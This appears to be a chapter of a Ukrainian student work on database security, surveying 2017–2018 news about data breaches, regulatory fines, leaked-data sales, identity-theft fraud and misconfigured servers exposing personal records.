Нагадаємо, що 2018 року в Євросоюзі стане жорсткішим законодавство в області обробки персональних даних. У травні вступає в силу Загальний регламент щодо захисту даних (GDPR). За допущені порушення він передбачає штраф у розмірі до 20 млн євро або 4% річного обороту компанії. Цей закон буде мати силу і в Великобританії, навіть незважаючи на те, що вона вийшла з ЄС.

Суворе покарання за порушення у сфері захисту інформації також понесе американська фірма VTech, виробник електронних іграшок. Федеральна торгова комісія (FTC) 9. січня оштрафувала цю компанію на $650 тис., Повідомляє BBC. В ході розслідування з'ясувалося, що додаток Kid Connect, яке було пов'язане з багатьма навчальними іграшками, збирало різну інформацію про дітей, що заборонено законодавством США. Відомо, що додаток встигли завантажити близько 650 тис. Дітей. Таким чином, компанію оштрафували на $ 1 за кожну можливу жертву витоку[3].

Практично кожна друга атака

націлена на доступ до даних

Рисунок 1.9 – Націленість атак

Листопад 03, 2017. Світова готельна мережа Hilton виплатить державним органам США $ 700 тис. За допущені в 2015 р порушення системи безпеки. В результаті інцидентів виявилися скомпрометовані понад 360 тис. Платіжних карт, передає BankInfoSecurity.com.


Угода з Hilton є кульмінацією розслідування, ініційованого владою штатів Нью-Йорк і Вермонт. У 2015 р система безпеки Hilton зазнала два чутливих інциденту. Про перший з них 10 лютого 2015 р компанію повідомив постачальник IT-послуг. Внутрішній аудит показав, що в мережу була впроваджена шкідлива програма, яку власники банківських карт з числа гостей могли відкривати в період з 18 листопада по 5 грудня 2014 р

Про другий порушення в Hilton дізналися 10 липня 2015 р Було виявлено додаткове шпигунське ПЗ, яке компрометувало платіжну інформацію відвідувачів з 21 квітня по 27 липня того ж року. Всього стався витік даних близько 364 тис. Платіжних карт. Однак, мережа готелів повідомила про інциденти тільки 24 листопада 2015 року, тобто через дев'ять місяців після першого порушення. Представники влади говорять про те, що така довга пауза була неприпустимою, і будь-яка організація, яка виявляє витік інформації, повинна якомога швидше повідомити про інцидент постраждалим.

Згідно з прийнятим угодою з Hilton, влада Нью-Йорка отримають $ 400 тис., А Вермонт буде виплачено $ 300 тис. Крім того, мережа готелів тепер повинна реалізувати комплексну програму інформаційної безпеки для захисту інформації власників карток і зобов'язана негайно повідомляти клієнтів, які

постраждали від порушення системи безпеки , йдеться в повідомленні генерального прокурора Нью-Йорка.

Hilton далеко не єдиний учасник сфери гостинності, який в останні роки постраждав від витоку конфіденційної інформації. Гучні інциденти також відбулися в готельних мережах Hyatt, Intercontinental, Trump, Omni і ряді інших[4].



30% атак

направлені на користувачів

Рисунок 1.10 – Направленість атак

Жовтень 27, 2017. Резервний банк Індії (RBI) оштрафував на $ 1 млн Yes Bank, який вчасно не повідомив регулятору про порушення безпеки мережі банкоматів, яке відбулося в 2016 р Це перше подібне покарання, накладене на банк, підкреслює BankInfoSecurity.

Інцидент, що трапився в Yes Bank, на сьогодні вважається наймасштабнішим за всю історію індійської банківської системи. Через впровадженого в мережу шкідливого ПО в період з 21 травня по 11 липня 2016 р виявилися скомпрометовані дані порядку 3,2 млн дебетових карт. Банк дізнався про те, що трапилося тільки в вересні того ж року від свого підрядника Hitachi Payment Services, який обслуговував мережу банкоматів.

Згідно з нормативами RBI, банки повинні повідомляти про допущені порушення систем безпеки протягом двох-шести годин після виявлення, навіть якщо відповідальність за інцидент несе третя сторона. Вивчивши доводи Yes Bank, RBI прийшов до висновку, що призначене покарання є обґрунтованим.

Багато фахівців з безпеки вітають дисциплінарну міру, яку виніс RBI. На їхню думку, вона прийнята в інтересах всієї банківської системи, уряду і

суспільства, а такий великий штраф допоможе звернути увагу бізнесу на важливість своєчасного повідомлення про витік інформації.

Деякі експерти кажуть, що Yes Bank може перекласти зобов'язання по виплаті штрафу (або його частини) на свого підрядника, але це малоймовірно. Багато що тут залежить від умов, які прописані в SLA Hitachi.

Yes Bank входять до п'ятірки найбільших комерційних банків Індії. 26 жовтня він відзвітував про результати за II квартал 2017 фінансового року. Чистий прибуток в річному обчисленні зросла на 25% і склала більше 10 млрд рупій (близько $ 154 млн). Однак, незважаючи на такий показник, акції Yes Bank впали майже на 10%. На думку аналітиків, це пов'язано з різким зростанням проблемних кредитів в портфелі організації[5].




Рисунок 1.11 – Кількість атак на добу

Жовтень 25, 2017. Угруповання хакерів The Dark Overlord зламала ресурси британської клініки пластичної хірургії London Bridge Plastic Surgery (LBPS). Викрадені безліч фотографій пацієнтів, в тому числі знімки операцій на геніталіях і по збільшенню грудей, повідомляє видання Daily Beast.

Представники клініки підтвердили журналістам факти кібератаки і викрадення даних, але не змогли уточнити, яка саме інформація була скомпрометована. Хакери змогли заволодіти знімками знаменитостей, використовуючи зламаний акаунт електронної пошти LBPS. «У нас терабайти цього лайна. Бази даних, імена - взагалі все. Тут є навіть представники королівської сім'ї », - стверджують в Dark Overlord.

На доказ своєї «майстерності» хакери зв'язалися з репортерами, використовуючи зламаний e-mail, і прислали ряд вкрадених знімків. Багато

фотографій мають дуже гарне дозвіл, на них демонструються тіла пацієнтів як під час операцій, так і після них. На кількох зображеннях є головний хірург клініки Кріс Інглфілд (Chris Inglefield). Перевірка знімків в Google підтвердила, що вони не завантажені в Інтернеті.

Мережеві пірати поки що не висунули жодних вимог, але загрожують, що викладуть фотоархів LBPS у вільний доступ.

London Bridge Plastic Surgery позиціонує себе як один з провідних центрів пластичної хірургії в Великобританії. Папарацці неодноразово помічали серед відвідувачів клініки британських знаменитостей. Газета The Sun серед клієнтів LBPS називає телеведучу і актрису Кеті Прайс (Katie Price), яка нещодавно через свій профіль в Instagram подякувала хірургів за успішну операцію з підтяжки обличчя.

Угруповання The Dark Overlord здобула популярність в середині 2016 року, коли атакувала ряд медичних центрів в США, потім хакери переключили увагу на комерційні підприємства (зокрема, багато шуму наробила крадіжка контенту у медіакомпанії Netflix), а восени 2017 р від них постраждали школи декількох американських штатів. [6].

Рисунок 1.12 – Найпоширеніші атаки

1.2 Приклади використання отриманої інформації

Жовтень 31, 2017. Федеральний суд Сан-Дієго засудив до семи років і трьох місяців ув'язнення чоловіка, який організував масову скіммінгових схему. За кілька років злочинець скомпрометував понад 13 тис. Карт Wells Fargo і інших банків, повідомляє видання The San Diego Union-Tribune.

Уродженець Йорданії Атеф Альхатиб (Atef Alkhateeb) приїхав в США в 2000 р, а в 2005 р, після одруження, отримав статус резидента. Будучи безробітним і фактично живучи на зарплату дружини, в 2014 році він вирішив заробляти фінансовими злочинами. Чоловік придбав на eBay і Amazon обладнання для скіммінгу, а також освоїв комп'ютерну програму «Card Reader Factory». Роз'їжджаючи по містах Південної Каліфорнії, він встановлював на банкомати пристрої для зчитування інформації з магнітних смуг карток. Крім того, зловмисник розміщував в зоні видимості банкоматів приховані камери - це дозволяло йому дізнаватися PIN-коди.

У себе вдома Атеф Альхатиб розгорнув майстерню для виготовлення дублікатів скомпрометованих карт. Під час обшуку були виявлені понад 2000 карт, на яких виявилася закодована вкрадена інформація. Крім того, в комп'ютері злочинця чекали своєї черги дані тисяч облікових записів банківських клієнтів. Всього засуджений зізнався в компрометації 12156 карт Wells Fargo і 1040 карт, емітованих іншими банками в період з 2014 по 2016 рр.

Вкрадені Альхатиб кошти суд постановив направити на відшкодування шкоди потерпілим людям. Проте, Wells Fargo оцінив свої збитки майже в $ 1,1 млн. Також, за відомостями прокуратури, про втрати в розмірі $ 1,7 млн повідомив The Bank of America.

Картковий скімінг залишається серйозною проблемою в США. За даними компанії FICO, кількість карт, скомпрометованих в банкоматних мережах і на підприємствах, в I півріччі 2017 р зросла на 39% в порівнянні з аналогічним періодом минулого року[7].

Такі дії не мають прямого відношення до захисту інформації в базах даних. Але багато ресурсів пішло на збір необхідної інформації банківських карт. Коли ж отримується доступ до бази даних, то в руки хакерів попадають не сотні, а мільйони записів про банківські карти. І ця інформація використовується далі, або продається іншим. А вийти на слід хакера в рази складніше.

Січень 16, 2018. Засновник сайту LeakedSource.com Джордан Івен Блум (Jordan Even Bloom) звинувачується у продажу декількох мільярдів записів персональних даних через Інтернет. Мережевому підприємцю загрожує до 10 років в'язниці, відзначає International Business Times.

Джордан Блум був заарештований канадською поліцією 22 грудня 2017р зокрема, йому інкримінується незаконне використання особистої інформації. У 2015 р Блум створив сумнозвісний сайт LeakedSource.com. До моменту закриття ресурсу в січні 2017 року на ньому було зібрано понад 3 млрд одиниць персональних даних: ідентифікатори, імена користувачів, паролі.

У «колекцію» LeakedSource потрапляли інформаційні масиви, отримані в результаті витоку з великих сервісів: LinkedIn, MySpace, DropBox, AdultFriendFinder та інших. Судячи з усього, Блум купував бази даних в даркнета, а потім намагався реалізувати їх на своєму ресурсі. Доступ до подібної інформації надавався за передплатою. За такою схемою канадець встиг заробити більше $ 200 тис., Встановила поліція.

В даний час Блум перебуває під вартою. Очікується, що він постане перед судом 16 лютого. На думку юристів, він може бути засуджений до позбавлення волі на термін від 5 до 10 років.

За даними правоохоронних органів Канади, заарештований діяв сам і інших операторів баз даних у LeakedSource немає. Спеціаліст з питань кібербезпеки Імран Ахмад (Imran Ahmad) сумнівається в цьому, вважаючи, що Блум, ймовірно, був пов'язаний з рядом інших осіб, а зібрані ним гроші є лише частиною загального «улову». «Як правило, у кіберзлочинців є прихована мережа компаньйонів. З урахуванням розміру бази даних і зусиль, які

витрачалися на її підтримку, я вважаю, що в цю справу були залучені інші люди », - пояснив Ахмад в інтерв'ю Reuters[8].




Рисунок 1.13 – Розподіл атак по часу доби (за місцевим часом досліджуваних організацій)

Січень 15, 2018. Троє співробітників компанії American Income Life Insurance засуджені за участь у шахрайській схемі з оформлення страховок. За даними The Mercury News, використовуючи персональні дані сотень людей, злочинці заробили мільйони доларів.

Співробітники страхової компанії засуджені, відповідно, до п'яти, чотирьох і трьох років позбавлення волі. Крім того, вони зобов'язані виплатити колишньому роботодавцю $ 2,8 млн в якості реституції. Таке покарання призначене за вчинення серійних шахрайських дій з використанням персональних даних. Також суд зобов'язав засуджених пройти по 140 годин обов'язкових робіт, а після звільнення з в'язниці кожен з них протягом трьох років буде перебувати під наглядом поліції.

Працюючи в страховій компанії, злочинне тріо незаконно оформило сотні полісів за програмами страхування життя. Зловмисники подавали заявки на отримання премій і виводили гроші на фальшиві рахунки. Щоб не потрапити під підозру, агенти, як правило, протягом декількох місяців робили внески за

оформленими договорами і лише потім реєстрували страхові випадки і вимагали виплат.

Як з'ясувала прокуратура, персональні дані злочинці добували декількома способами. Найчастіше особиста інформація збиралася за допомогою рекрутерів, які пропонували пройти медичні тести, а також за допомогою організації фіктивних медичних оглядів на підприємствах[9].




Рисунок 1.14 – Середня кількість атак в день на одну компанію

Листопад 07, 2017. У Великобританії засуджено злочинну групу з семи осіб. Близько року вона заробляла, використовуючи персональні дані сотень людей. Шахрайська схема торкнулася ряд операторів зв'язку, склавши понад 2 млн фунтів стерлінгів, передає радіостанція Leading Britain's Conversation.

Поліція Лондона почала розслідування цієї справи в березні 2014 р коли до неї звернулися двоє студентів Університету Шеффілда і повідомили про незаконне використання їх банківських рахунків. Слідству вдалося виявити складне шахрайство відносно операторів мобільного зв'язку: EE, Vodafone, O-2, T-Mobile, Three і Virgin.

Використовуючи університетські групи в соцмережах та інші канали, зловмисники пропонували всім бажаючим по 50 фунтів стерлінгів в обмін на укладення договору з оператором зв'язку на покупку контрактного iPhone. На цю

вудку в основному клювали студенти, які бажають заробити легкі гроші. Своїм жертвам шахраї говорили, що не здійснюють нічого протизаконного, а лише використовують юридичні лазівки для отримання незатребуваною вигоди.

Уклавши контракт на ім'я студента, шахраї отримували прив'язаний до мережі оператора iPhone з договором обслуговування. Потім договори з операторами розривали, але замість смартфонів Apple на повернення поштою відправляли дешеві підробки. Оригінальні ж телефони піддавали розблокування і продавали за кордон. Слідство з'ясувало, що окремі контракти з операторами укладали компанії, зареєстровані на студентів. Договір від юрособи дозволяв злочинцям разом отримати більше пристроїв, ніж індивідуальне угоду. Також в справу йшли отримані SIM-карти - їх продавали компаніям, що спеціалізуються на SMS-маркетингу.

Розслідування тривало кілька років. За цей час детективи отримали заяви від більш ніж 300 осіб, і всі постраждалі розповідали схожі історії про те, як їм заплатили по 50 фунтів за передачу особистої інформації для покупки телефону. У ряді випадків операторські контракти не були розірвані, і студенти залишилися з великими боргами, що негативно вплинуло на їх кредитні історії. Загальні втрати компаній мобільного зв'язку склали понад 2,1 млн фунтів.

В кінці жовтня 2017 р учасники злочинного співтовариства були засуджені до тюремного ув'язнення. Ватажок отримав шість років і чотири місяці позбавлення волі, його подільники засуджені на термін від двох до п'яти з половиною років[10].




Рисунок 1.15 – Найбільші джерела атак

Жовтень 31, 2017. Поліція міста Хайдарабад на півдні Індії заарештувала трьох чоловіків, які підозрюються в серійних шахрайствах. За попередніми даними, ця група незаконно використовувала особисті дані 300 осіб для отримання пенсій, а її загальна видобуток склав близько 4 млн рупій (понад $ 60 тис.), Передає The Logical Indian.

За даними слідства, кримінальне тріо з Хайдарабаду розпочало свою діяльність в середини 2015 р Зловмисники вирішили нажитися на незаконному використанні 12-значних ідентифікаційних номерів AADHAAR, які присвоюються всім громадянам Індії. Кожен номер унікальний і використовується не тільки як посвідчення особи, але і при нарахуванні державної допомоги.

Поліція з'ясувала, що заарештовані завантажили номера AADHAAR з Інтернету. Потім через термінал самообслуговування Державного банку Індії (SBI), в якому працював один із злочинців, було відкрито близько 300 рахунків на основі підроблених облікових даних і фіктивних адрес. Далі чоловіки, представляючись уповноваженими особами щодо розподілу пенсій, збирали у держави великі суми.

У четвер, 26 жовтня, в органи внутрішніх справ надійшла заява від громадянина Чао Дашрата (Chavan Dashrath), який стверджував, що його ідентифікаційний номер був використаний для здійснення шахрайства з пенсійним рахунком. На доказ чоловік привів повідомлення про підозрілі транзакції. Це і допомогло вийти на слід злочинної групи.

Система UIDAI вважається найбільшим в світі ідентифікатором, об'єднуючи понад 1 мільярд унікальних номерів AADHAAR. Уряд Індії впевнене в безпеці системи, проте зловмисники вже не раз знаходили в ній лазівки і обманювали простих людей. Навесні 2017 р індійський Центр Інтернету і суспільства в своєму звіті зазначив масову компрометацію AADHAAR - в Мережу витекло близько 135 млн номерів[11].




Рисунок 1.16 – Найбільші джерела атак

Листопад 16, 2017. В американському штаті Орегон до семи років ув'язнення засуджено уродженець Нігерії. Він входив до злочинної групи з шести чоловік, яка викрала особисті дані 259 тис. Чоловік і використовувала їх для отримання податкових відрахувань. Загальний збиток від її дій склав понад $ 11 млн, повідомляє портал News10.

Громадянин Нігерії, 24-річний Майкл Олувасеган Казім (Michael Oluwasegun Kazeem), який кілька років тому приїхав в США за студентською візою, понесе покарання за участь у великих податкових махінаціях, зв'язаному з крадіжкою особистих даних і поштових шахрайством.

Розслідування даної справи почалося в травні 2013 року, після того, як мешканка міста Медфорд звернулася до Податкової службу США (Internal Revenue Service, IRS) із заявою про фальшиві федеральних і регіональних податкових деклараціях. У документах було вказано персональні дані жінки і її чоловіка: імена, дати народження, номера соціального страхування. При цьому повернення податкових відрахувань був оформлений на невідомі рахунки з Чикаго і Техасу.

В ході розслідування IRS з'ясувала, що в основі шахрайської схеми лежить викрадена ідентифікаційна інформація 259 тис. Чоловік (відомо, що понад 91 тис. Даних брат Казима купив у в'єтнамського хакера). Злочинці використовували її для отримання 19500 електронних пін-кодів IRS.

Казим і інші зловмисники, які також були вихідцями з Нігерії, встигли подати більше 10 тис. Декларацій з вимогами надати податкові відрахування на суму близько $ 91 млн. За повідомленнями газети Mail Tribune, декларації були оформлені з використанням 13203 акаунтів, викрадених у компанії CICS Employment Services , яка спеціалізується на перевірці потенційних кандидатів на замовлення роботодавців. Власник CICS оцінив втрати свого бізнесу в $ 420 тис.

Всього зловмисникам вдалося витягти більше $ 11 млн. Більшість незаконно отриманих грошей депонувалися на дебетові карти, а близько $ 2,1 млн відправлено перекладами в Нігерію.

До теперішнього часу до тюремного ув'язнення засуджено Майкл Казім, його брат Еммануель і один з їхніх співучасників. Ще троє членів банди очікують винесення вироків[12].

Звичайно є випадки і дуже не ординарної поведінки хакерів, які крадуть дані з ресурсів, шахраїв, не чистих на руку політиків, тощо, а потім оприлюднюють їх на доступних інтернет-ресурсах.

Листопад 08, 2017. У розпорядженні німецької газети Suddeutsche Zeitung виявилися більш 13,4 млн документів юридичної компанії Appleby і 20 інших фірм, що спеціалізуються на наданні послуг в офшорах. У розслідуванні, названномThe Paradise Papers («Райське Досьє»), розповідається про те, як політики, бізнесмени та інші відомі люди виводять величезні суми в «тихі податкові гавані».

Для допомоги в підготовці матеріалу про офшори Suddeutsche Zeitung звернулася в Міжнародний консорціум журналістських розслідувань (ICIJ). Зокрема, оприлюднені документи показують ймовірну зв'язок секретаря адміністрації президента США Дональда Трампа з російськими олігархами та схему інвестицій королеви Великобританії Єлизавети II в офшорні фонди на Каймановых і Бермудських островах. Також в розслідуванні розповідається, як компанії Nike, Apple, Uber і Facebook завдяки офшорним лазівкам знайшли можливість знизити податковий тягар до неймовірно низьких ставок.

За розрахунками економіста Габріеля Цукмана (Gabriel Zucman), міжнародні корпорації щорічно виводять в офшори більше 600 млрд євро. Boston Consulting Group відзначає, що всього в офшорних компаніях розміщено близько $ 10 трлн, що приблизно дорівнює ВВП Великобританії, Японії і Франції разом узятих.

У неділю, 5 листопада, була опублікована лише невелика частина викривальних матеріалів, які приготували журналісти. Найближчим часом входять в ICIJ видання обіцяють поділитися новими подробицями «офшоргейта».

В 2015 р Suddeutsche Zeitung отримала від невідомого джерела пакет документів, що витекли з панамської юридичної компанії Mossack Fonseca. Основному темою журналістських матеріалів тоді стала прихована власність політиків і конфлікт інтересів. Результати даного розслідування, названого Panamas Papers («Панамське досьє»), були опубліковані в квітні 2016 року [13].

1.4 Приклади помилок та неуважність розробників системи

Вересень 27, 2017. Облікові дані від більш ніж 540 тисяч пристроїв стеження за автомобілями (GPS-трекерів) розміщувалися на незахищеному сервері в Інтернеті, повідомляє портал CSO.

Записи, що належать компанії SVR Tracking, були виявлені дослідниками безпеки Kromtech. Знайдена база містить облікову інформацію пристроїв відстежування місцеположення автомобілів: електронна пошта користувачів, хешированние паролі, ідентифікатори (IMEI) GPS-трекерів, ідентифікаційні номери автомобілів (VIN) та інші дані про численні клієнтів і 427 дилерських автосалонах, які використовують рішення SVR Tracking.

GPS-трекери дозволяють в режимі реального часу відстежувати місце розташування автомобіля, навіть якщо його викрали шляхом буксирування або навантаження. Пристрої SVR можуть оновлювати інформацію про машину кожні дві хвилини в ході руху і протягом чотирьох годин після зупинки.

Використовуючи облікові дані трекера, легко дізнатися про всі пересування прив'язаного до нього автомобіля за останні 120 днів.

Як відзначають в Kromtech, скомпрометована база серед іншого містила інформацію про місця установки GPS-трекерів. Таким чином, викрадачі могли значно полегшити собі життя в разі використання таких відомостей.

Невідомо, як довго база облікових записів АвтоТрекер залишалася відкритою. Фахівці Kromtech повідомили SVR Tracking про інцидент 20 вересня і протягом трьох годин доступ до сервера був закритий.

Сфера поширення «Інтернету речей» стрімко розширюється. У міру розвитку даного сегмента ростуть ризики компрометації облікових даних «розумних» пристроїв. Наприклад, влітку в вільному доступі була виявлена база з декількох тисяч IoT-пристроїв, які могли використовуватися для створення деструктивного ботнету[14].

Грудень 20, 2017. В Інтернеті виявлено сховище з інформації про більш ніж 123 млн американських домогосподарствах - від номерів телефонів до споживчих переваг, передає CNET.

База даних з аналітичною інформацією про домогосподарствах США була знайдена дослідниками інформаційної безпеки з компанії UpGuard. Інформація розміщувалася на неправильно налаштований хмарному сховище Amazon Web Services S3, доступ до якого теоретично мали всі зареєстровані користувачі. За даними дослідників, хмарний репозиторій належить компанії Alteryx, розробнику рішень для поглибленої аналітики. Судячи з усього, база була придбана у компанії Experian разом з продуктом ConsumerView, призначеному для маркетингових досліджень споживчої активності.

Сховище Alteryx включає дивно широкий набір персональних даних, розподілених по 248 стовпцях: адреса, вік, стать, освіта, професія, сімейний стан, номери телефонів, а також відомості про фінанси, іпотечних кредитах, кількості дітей в сім'ї і інша чутлива інформація. В цілому таблиця містить 3,5 млрд полів, які об'єднують вихідні і змодельовані дані про споживчу поведінку практично всіх домогосподарств в США.

Хоча в знайденої базі представлена тільки знеособлена інформація, не складає великих труднощів ідентифікувати ту чи іншу людину, зіставивши наявні відомості, вивчивши деталі і переглянувши перехресні дані з попередніх витоків, зазначає фахівець UpGuard Кріс Вікері (Chris Vickery).

Дослідники попереджають, що витік різко підвищує ризики незаконних дій по відношенню до людей - від розсилки спаму до крадіжки особистих даних[15].

Грудень 12, 2017. Дослідники безпеки з компанії 4iQ виявили в «темної павутині» величезне сховище, що містить 1,4 млрд облікових даних. Файл об'ємом 41 ГБ включає 252 джерела витоків, серед яких Yahoo, MySpace, LinkedIn і багато інших відомих сервіси.

Це найбільший файл, знайдений в даркнета. База зовсім свіжа - останнє оновлення датований 29 листопада 2017 г. Як відзначають фахівці 4iQ, це не просто список записів, а інтерактивне агреговане сховище, яке дозволяє швидко шукати додаткову інформацію, пов'язану з витекли даними.

Протестувавши безліч паролів з бази, дослідники переконалися, що жоден з них не є зашифрованим, при цьому більшість паролів виявилися справжніми. З огляду на той факт, що багато користувачів використовують однакові паролі для різних сервісів, перед зловмисниками відкривається простір для автоматизованого захоплення і утримання акаунтів.

Файли в базі структуровані у вигляді алфавітного каталогу з тисяча дев'ятсот шістьдесят-одна фрагмента. До нього додається файл README з інструментами пошуку та додавання нової інформації.

Поки не ясно, хто є творцем цієї бази і яким чином вона монетизуються, проте в ній є адреси гаманців для пожертв в криптовалюті[16].

Грудень 07, 2017. Особиста інформація понад 31 млн користувачів інтелектуальної клавіатури A.I.type для Android-пристроїв витекла в Мережу. Розробники забули обмежити доступ до сервера, на якому розміщується база даних. Про це повідомляє портал ZDNet.

Сервер належить творцеві додатки A.I.type Ейтану Фітусі (Eitan Fitusi). Ресурс не був захищений паролем, що теоретично дозволяло будь-якому

користувачеві Інтернету отримати доступ до великої бази даних об'ємом близько 577 ГБ. Проблему виявили дослідники безпеки з компанії Kromtech.

Відомо, що скомпрометована база включала основні дані користувачів: повне ім'я, місце розташування (країна і місто), адреса електронної пошти, а також час, що минув з моменту інсталяції програми. Найбільше не пощастило користувачам безкоштовної версії клавіатури - про них A.I.type збирала розширені відомості. Значна частина утекших записів містили дані про використовувані пристроях на базі Android (модель телефону, IMEI, дозвіл екрана, версія ОС), IP-адреси і дані з Google-акаунтів (e-mail, дата народження, гендерна приналежність, фото профілю).

Крім того, фахівці Kromtech виявили кілька об'ємних таблиць з вельми чутливою інформацією з користувацьких пристроїв. В одній з них наведені 10,7 млн адрес електронної пошти, в інший - 374,6 млн телефонних номерів. У ряді інших файлів була інформація про завантажені додатки, в тому числі банківських. Природно, виникає цілком резонне питання - яким чином розробники клавіатури зверталися до цих даних і на якій підставі акумулювали їх у себе?

На сайті A.I.type відзначається, що «конфіденційність користувача є нашою головною турботою». Компанія-розробник запевняє, що будь-який текст, введений за допомогою віртуальної клавіатури, є зашифрованим. Однак, Kromtech знайшла докази того, що інформація подібного роду теж записується і зберігається[17].

Грудень 19, 2017. Невідомі зловмисники завантажили з незахищеного сервера базу даних всіх виборців штату Каліфорнія і вимагають за повернення даних викуп в криптовалюті.

На початку грудня дослідники безпеки з компанії Kromtech знайшли на некоректно налаштованому сервері MongoDB базу даних, що містить понад 19 млн записів про зареєстровані в американському штаті Каліфорнія виборців. Деякий час знайдений файл був доступний для перегляду і редагування будь-якому користувачеві Інтернету, однак незабаром був видалений невідомими

хакерами. При цьому зловмисники залишили повідомлення про викуп за відновлення інформації.

За повернення бази угруповання кіберзлочинців вимагає 0,2 біткойнов (близько $ 3650 на момент написання новини). Фахівці Kromtech помітили, що був зареєстрований як мінімум один переклад на вказаний хакерами віртуальний гаманець.

Судячи з усього, база досить свіжа - останні правки в неї відносяться до 31 травня 2017 г. Однак, встановити її власника не вдалося. У Kromtech кажуть, що, можливо, файл був створений комітетом однієї з політичних партій.

За словами керівника служби комунікацій Kromtech Боба Дьяченко, даний інцидент наочно показує, як проста людська помилка в забезпеченні необхідних заходів безпеки може призвести до серйозних ризиків для збережених даних.

Нагадаємо, що в червні 2017 року на незахищеному хмарному сервері Amazon були виявлені дані близько 200 млн американських виборців[18].

Ці випадки кажуть нам про те, що актуальність проблеми захисту інформації в базах даних дуже велика і мають чуттєві наслідки, як для організацій, так і для користувачів. Щоб уникнути цього треба розуміти весь комплекс захисту інформації в базах даних в цілому.

1.5 Схематичний аналіз складання web-додатку та його вразливості

